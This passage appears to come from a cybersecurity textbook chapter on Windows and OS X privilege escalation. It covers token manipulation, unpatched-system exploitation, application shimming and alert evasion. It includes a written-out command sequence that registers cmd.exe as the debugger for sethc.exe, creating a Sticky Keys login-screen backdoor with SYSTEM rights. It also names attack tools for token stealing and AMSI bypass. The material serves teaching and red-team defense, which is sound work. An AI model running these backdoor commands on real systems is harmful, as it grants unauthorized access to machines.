



*Figure 9.3: The top eight attack vectors of Verizon's Data Breach Investigations Report*

## Privileged vulnerabilities and exploits

Vulnerabilities in this regard refer to mistakes that are done by coders in the system during system development, system design, or configuration. These eventually make it possible for hackers to carry out their malicious activities in the system. Vulnerabilities can be found in the operating system, web applications, the applications' infrastructure, and so on. These weaknesses can involve such things as the protocols, communication, and transport between resources in a network, whether wired, Wi-Fi, or tone-based radio frequencies. A system having a vulnerability does not automatically mean that a privileged attack will succeed; it will only succeed when the vulnerability has been exploited.

The exploits are categorized into various groups based on the results and means of exploitation. One of the popular categorizations includes proof-of-concept exploits; some are unreliable and cannot easily be exploited and some can be weaponized. Some exploits can be included in the penetration testing tools while others are used with free open source hacking tools. Some hackers only identify vulnerabilities but do not perform exploitation themselves. Instead, they sell this information on the dark market to hackers who can then perform the exploitation. In some cases, some vulnerabilities are used by nation states exclusively until the information is brought to the public, which can either be done intentionally or unintentionally.

Several factors are used in the determination of the actual risk to an organization involved with certain vulnerabilities. Some of the main factors include the vulnerability, the resources related to the flaw, and the exploit available to potential hackers. All these factors are crucial in the determination of the danger an organization faces from the exploitation of a certain vulnerability. They are crucial to an organization's determination of a risk score.

Notably, only a few vulnerabilities can help an attacker escalate their privileges vertically. In most cases, the escalation can be done horizontally. However, some vulnerabilities can lead to further exploits that can help in the escalation of privileges vertically. In such a case, an organization should be worried about this privileged attack vector.

The privileges of the application being exploited are also a big factor that helps determine the kind of escalation that is possible and the effectiveness of the attack vector. Some applications in a system are not built or designed to perform some functions. Therefore, even with escalation, they cannot perform certain functions. For instance, in a system, the same vulnerability, such as an OS vulnerability, can pose two different types of risks to a system based on the account that has been compromised. If it is a basic user account and the attacker is only capable of horizontal escalation, then the risk will be minimal. However, if the compromised user account is an admin account, then the risk factor, in this case, is huge and the attacker is capable of more damage to sensitive assets and information in the system. In addition, if the user account is a domain account and can leverage domain administration, the attacker will have access to the entire environment and can perform huge damage to the system.

The cyber security industry has several security standards that help organizations in conveying the risks facing them, the relevance of that risk, and the vulnerability responsible for the risk. They include:

- **Common Vulnerabilities and Exposure** (**CVE**)
- **Open Vulnerability Assessment Language** (**OVAL**)
- **Common Configuration Enumeration** (**CCE**)
- **Common Weakness Enumeration Specification** (**CWE**)
- **The Extensible Configuration Checklist Description Format** (**XCCDF**)
- **Common Vulnerability Scoring System** (**CVSS**)
- **Common Platform Enumeration** (**CPE**)
- **Common Configuration Scoring System** (**CCSS**)

These scoring systems enable security professionals and network administrators to analyze, discuss and prioritize vulnerability risks using standard scoring and terminology. The vulnerabilities in the scoring systems that pose the highest risks can be exploited using escalation privileges that do not require end-user interventions. These vulnerabilities can be weaponized and introduced into the system using such avenues as worms or other malware. Any exploit that can gain access to a system, modify the code in the system, and subsequently proceed without detection, depends on a few factors to succeed. These factors include the vulnerability itself and the privileges that the exploit has when it is executed in the system. Therefore, for secure systems, network administrators need to combine solutions such as patch management, risk assessment, privileged access management, and vulnerability management to ensure that vulnerabilities are managed properly.

## Social engineering

Social engineering attacks take advantage of the trust people have placed on such communication forms as text, voice, and emails that are addressed to them. The crafting of the message in these forms of communication determines the success rate of the process. If the message succeeds in its intentions, then the attackers have successfully completed the first step of the attack process.

The social engineering attackers attempt to take advantage of certain human traits such as attackers getting in contact with someone with a higher access level and using social engineering to convince them to give them their account. For more information on social engineering levers, refer to *Chapter 5*, *Reconnaissance*. For an in-depth examination of social engineering at large, we recommend the book *Learn Social Engineering* by Dr. Erdal Ozkaya.

### Malware

This is the fifth method that can be used to conduct escalation of privileges by attackers when they target a system. Malware includes such things as viruses, worms, adware, spyware, and ransomware, among others. It refers to all types of malicious software that are specifically built with the intention of infecting or gaining illegal access to a certain system. The intent of developing this software can range from data exfiltration, surveillance, disruption, control, and denial of service to extortion. Malware often acts as a vehicle through which attackers carry out their malicious activities in the target systems. Malware is designed to execute whenever it gains access to a system. It can execute at all levels of accounts, from standard user accounts to admin accounts. Therefore, ordinary users can cause the execution of these malware programs. The admin accounts, usually run by network administrators, are harder to deceive and may be more closely monitored by automated tools. This is the main reason attackers will target ordinary employees to help them find a door into the target system. Some of the weaknesses that a malware exploit uses include:

- A combination of exploits and vulnerabilities
- Weaknesses in the organization's supply chain
- Legitimate installers
- Phishing or internet attacks made possible through social engineering techniques

The mode of delivery of malware to the target device is not important. The aim is always to execute the code on the targeted resource.

## Avoiding alerts

Just like in the preceding phases of attack, it is in the interests of the hacker to avoid raising any alarms that the victim's system has been compromised. Detection, especially during privilege escalation, would be costly, as it would mean that all the efforts that an attacker had made will have been for nothing. Therefore, before the attacker performs this phase, it is normal to disable security systems if possible. The methods of privilege escalation are also quite sophisticated. Most of the time, the attacker will have to create files with malicious instructions, rather than use a tool to execute malicious actions against the system.





*Figure 9.4: Windows alerting via Microsoft AntiMalware Scan Interface (AMSI) can be bypassed via Metasploit client site attack*

Most systems will be coded to only allow privileges to legitimate services and processes. Therefore, attackers will try to compromise these services and processes in order to be given the benefit of executing with heightened privileges. It is challenging for hackers to use brute force to get admin privileges and, therefore, they often opt to use the path of least resistance. If it means creating files identical to the ones a system recognizes to be legitimate, they will do so.

Another way to avoid alerts is by using legitimate tools to perform the attack. As mentioned in previous chapters, the use of PowerShell as a hacking tool is growing because of its power, and also because many systems will not raise alerts in response to its activity, given that it is a valid, built-in OS tool.

## Performing privilege escalation

Privilege escalation can be done in a number of ways, depending on the level of skill that the hacker has and the intended outcome of the privilege escalation process. In Windows, administrator access should be rare and normal users should not have administrative access to systems.

However, sometimes it becomes necessary to give remote users admin access to enable them to troubleshoot and solve some issues. This is something that system administrators should be worried about. When giving remote users admin access, admins should be cautious enough to ensure that this type of access is not used for privilege escalation. There are risks when normal employees in an organization maintain admin access. They open up their network to multiple attack vectors.

To begin with, malicious users can also use this access level to extract password hashes that can, later on, be used to recover the actual passwords or be used directly in remote attacks through pass-the-hash. This has already been exhaustively discussed in *Chapter 8*, *Lateral Movement*. Another threat is that they can use their systems for packet capturing. They can also install software that might turn out to be malicious. Lastly, they can interfere with the registry. Therefore, it is assumed that it is bad for users to be given admin access.

Since admin access is a closely guarded privilege, attackers will mostly have to fight their way into getting the access using a number of tools and techniques. Apple computers have a somewhat more reliable operating system when it comes to security. However, there are a number of ways that attackers have discovered that can be used to perform privilege escalation in OS X.

*Figure 9.6* illustrates how Red Teams work; first they select their targets and the team collects as much information as possible about the target. Once they know the details, the Red Team will select the method of the attack and the technique to use. As this is a Red Team activity there will be no takedown operation, but once the method works they will report the issue to get it fixed.





*Figure 9.5: Privilege Escalation Chart for Red Teams*

During a Red Teaming or Pen Test activity, privilege escalation can be done also to verify the organization's vulnerabilities. In those kinds of simulations, privilege escalation will be done in three phases.

In the first phase of the approach, general information about the target will be gathered (for example, if it's a Black Box activity, in Red Teaming with an existing team, new information can be searched to be successful).

The next phase concludes with an iterative approach, where different exploitations will be tried, and depending on the success or failure, new attack vectors will be tried to be successful.

As the goal is to escalate to the highest privileges possible, in case the vertical privilege escalation attacks are not successful, horizontal privilege escalation attacks can be conducted to find new attack vectors. If a horizontal privilege escalation will be successful, the approach should be started from scratch to verify security from every angle.

The last phase will be the reporting, which will give details to the mitigation team to close the "gaps" before hackers find them. As Red Team members, taking notes in every phase is crucial. A list containing all possible attack vectors will allow the mitigation team to keep a good overview.





*Figure 9.6: A screenshot of a Windows PC in which the privilege is escalated to NT AUTHORITY\system via an accessibility vulnerability, which we will cover later in this chapter*

Let's go through some commonly used privilege escalation methods.

## Exploiting unpatched operating systems

Windows, like many operating systems, keeps tabs on ways through which hackers can compromise it. It keeps on releasing patches to fix those avenues. However, some network administrators fail to install these patches in time. Some administrators forgo patching altogether. Therefore, it is very likely that an attacker will find machines that are unpatched. Hackers use scanning tools to find out information about the devices in a network and to identify the ones that are not patched.

The tools that can be used for this have been discussed in *Chapter 5*, *Reconnaissance*; two of the most commonly used are Nessus and Nmap. After identifying the unpatched machines, hackers can search for exploits from Kali Linux that can be used to exploit them. SearchSploit will contain the corresponding exploits that can be used against unpatched computers. Once the exploits are found, the attacker will compromise the system. The attacker will then use a tool called PowerUp to bypass Windows privilege management and upgrade the user on the vulnerable machine to an admin.

If the attacker wants to avoid using scanning tools to verify the current system state, including patches, it is possible to use a WMI command-line tool called `wmic` to retrieve the list of updates installed, as shown in *Figure 9.8*:





*Figure 9.7: The wmic qfe command can be used to get the updates installed*

Another option is to use the PowerShell command `get-hotfix`:





*Figure 9.8: Get-Hotfix in PowerShell*

## Access token manipulation

In Windows, all processes are started by a certain user and the system knows the rights and privileges that the user has. Windows normally makes use of access tokens to determine the owners of all running processes. This technique of privilege escalation is used to make processes appear as if they were started by a different user than the one that actually started them. The way that Windows manages admin privileges is exploited. The operating system logs in admin users as normal users, but then executes their processes with admin privileges. Windows uses the `run as administrator` command to execute processes with the privileges of an administrator. Therefore, if an attacker can fool the system into believing that processes are being started by an admin, the processes will run without interference with full-level admin privileges.

Access token manipulation occurs when attackers cleverly copy access tokens from existing processes using built-in Windows API functions. They specifically target the processes that are started by admin users in a machine. When they paste an admin's access tokens to Windows, as it starts a new process, it will execute the processes with admin privileges.

Access token manipulation can also occur when hackers know an admin's credentials. These can be stolen in different types of attacks and then used for access token manipulation. Windows has the option of running an application as an administrator. To do this, Windows will request for a user to enter admin login credentials, so as to start a program/process with admin privileges.

Lastly, access token manipulation can also occur when an attacker uses stolen tokens to authenticate remote system processes, provided that the tokens stolen have the appropriate permissions on the remote system.

Access token manipulation is highly used in Metasploit, a hacking and penetration testing tool that was discussed in *Chapter 6*, *Compromising the System*. Metasploit has a Meterpreter payload that can perform token stealing and use the stolen tokens to run processes with escalated privileges. Metasploit also has a payload called *Cobalt Strike*, which also takes advantage of token stealing. The payload is able to steal and create its own tokens that have admin privileges. The bottom line in this type of privilege escalation method is that there is an observable trend where attackers take advantage of an otherwise legitimate system. It could be said to be a form of defense evasion on the side of an attacker.

*Figure 9.10* displays a step that is used during a privilege escalation attack via token manipulation. The `Invoke-TokenManipulation` script can be downloaded from GitHub, `ProcessId 540` is the Command Tool (`cmd.exe`), and it's used via PS Exec to launch remotely:





*Figure 9.9: Launching the attack remotely*

## Exploiting accessibility features

Windows has several accessibility features that are supposed to help users to interact better with the OS, and more attention is given to users that may have visual impairments. These features include the magnifier, screen keyboard, display switch, and narrator. These features are conveniently placed on the Windows login screen so that they can be supportive to the user from the instant that they log in. However, attackers can manipulate these features to create a backdoor through which they can log into the system without authentication.

It is quite an easy process and can be executed in a matter of minutes. An attacker will be required to have compromised a Windows computer using a Linux LiveCD. This tool will allow the attacker to boot the computer with a temporary Linux Desktop OS. Once in the machine, the drive containing the Windows OS will be visible and editable. All these accessibility features are stored as executables in the `System32` folder. Therefore, a hacker will go and delete one or more of these and replace them with a command prompt or a backdoor.

Once the replacement is done and the hacker has logged out, all will seem normal when the Windows OS is started. However, an attacker will have a walk-around to bypass the login prompt. When the OS displays the password prompt, the attacker can simply click on any of the accessibility features and launch the command prompt.

The command prompt that will display will be executing with system access, which is the highest level of privilege for a Windows machine. The attacker can use the command prompt to achieve other tasks. It can open browsers, install programs, create new users with privileges, and even install backdoors.

An even more unique thing that an attacker can do is to launch Windows Explorer by supplying the command `explorer.exe` into the command prompt. Windows Explorer will open on the computer that the attacker has not even logged into and it will open as a system user.

This means that the attacker has exclusive rights to do whatever they please on the machine, without being requested to log in as an administrator. This method of privilege escalation is very effective, but it requires the attacker to have physical access to the target computer. Therefore, it is mostly done by insider threats or malicious actors that enter an organization's premises through social engineering.

*Figure 9.11* displays how a command prompt can be used to change Sticky Keys with malware, via simply modifying the registry key. Sticky Keys is usually stored in: `C:\Windows\System32\sethc.exe`.

```
C:\Windows>echo Windows Registry Editor Version 5.00 >a.reg

echo Windows Registry Editor Version 5.00 >a.reg

C:\Windows>
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
 Execution Options\sethc.exe] >>a.reg
C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
 Execution Options\sethc.exe] >>a.reg

C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg

C:\Windows>

C:\Windows>regedit /s a.reg
regedit /s a.reg
```

*Figure 9.10: Sticky Keys replaced with a malware*





*Figure 9.11: Escalation of the privilege in a Windows Server*

## Application shimming

Application shimming is a Windows Application Compatibility framework that Windows created to allow programs to run on versions of the OS that they were not initially created to run on. Most applications that used to run on Windows XP can run on Windows 10 today due to this framework.

The operation of the framework is quite simple: it creates a shim to buffer between a legacy program and the operating system. During the execution of programs, the shim cache is referenced to find out whether they will need to use the shim database. If so, the shim database will use an API to ensure that the program's codes are redirected effectively so as to communicate with the OS. Since shims are in direct communication with the OS, Windows decided to add a safety feature where they are designed to run in user mode.

Without admin privileges, the shims cannot modify the kernel. However, attackers have been able to create custom shims that can bypass user account control, inject DLLs into running processes, and meddle with memory addresses. These shims can enable an attacker to run their own malicious programs with elevated privileges. They can also be used to turn off security software, especially Windows Defender.

The following diagram illustrates the use of a custom shim against a new version of the Windows OS:





*Figure 9.12: Use of a custom shim against a new version of Windows OS*

It is good to look at an example of how a shim is created. First, you need to start the Compatibility Administrator from the Microsoft Application Compatibility Toolkit.

The following figure shows Microsoft's Application Compatibility Toolkit:





*Figure 9.13: Microsoft's Application Compatibility Toolkit in action*

Next, you have to create a new database in **Custom Databases** by right-clicking on the **New Database** option and selecting to create a new application fix.

The following figure shows the process of creating a new application fix:

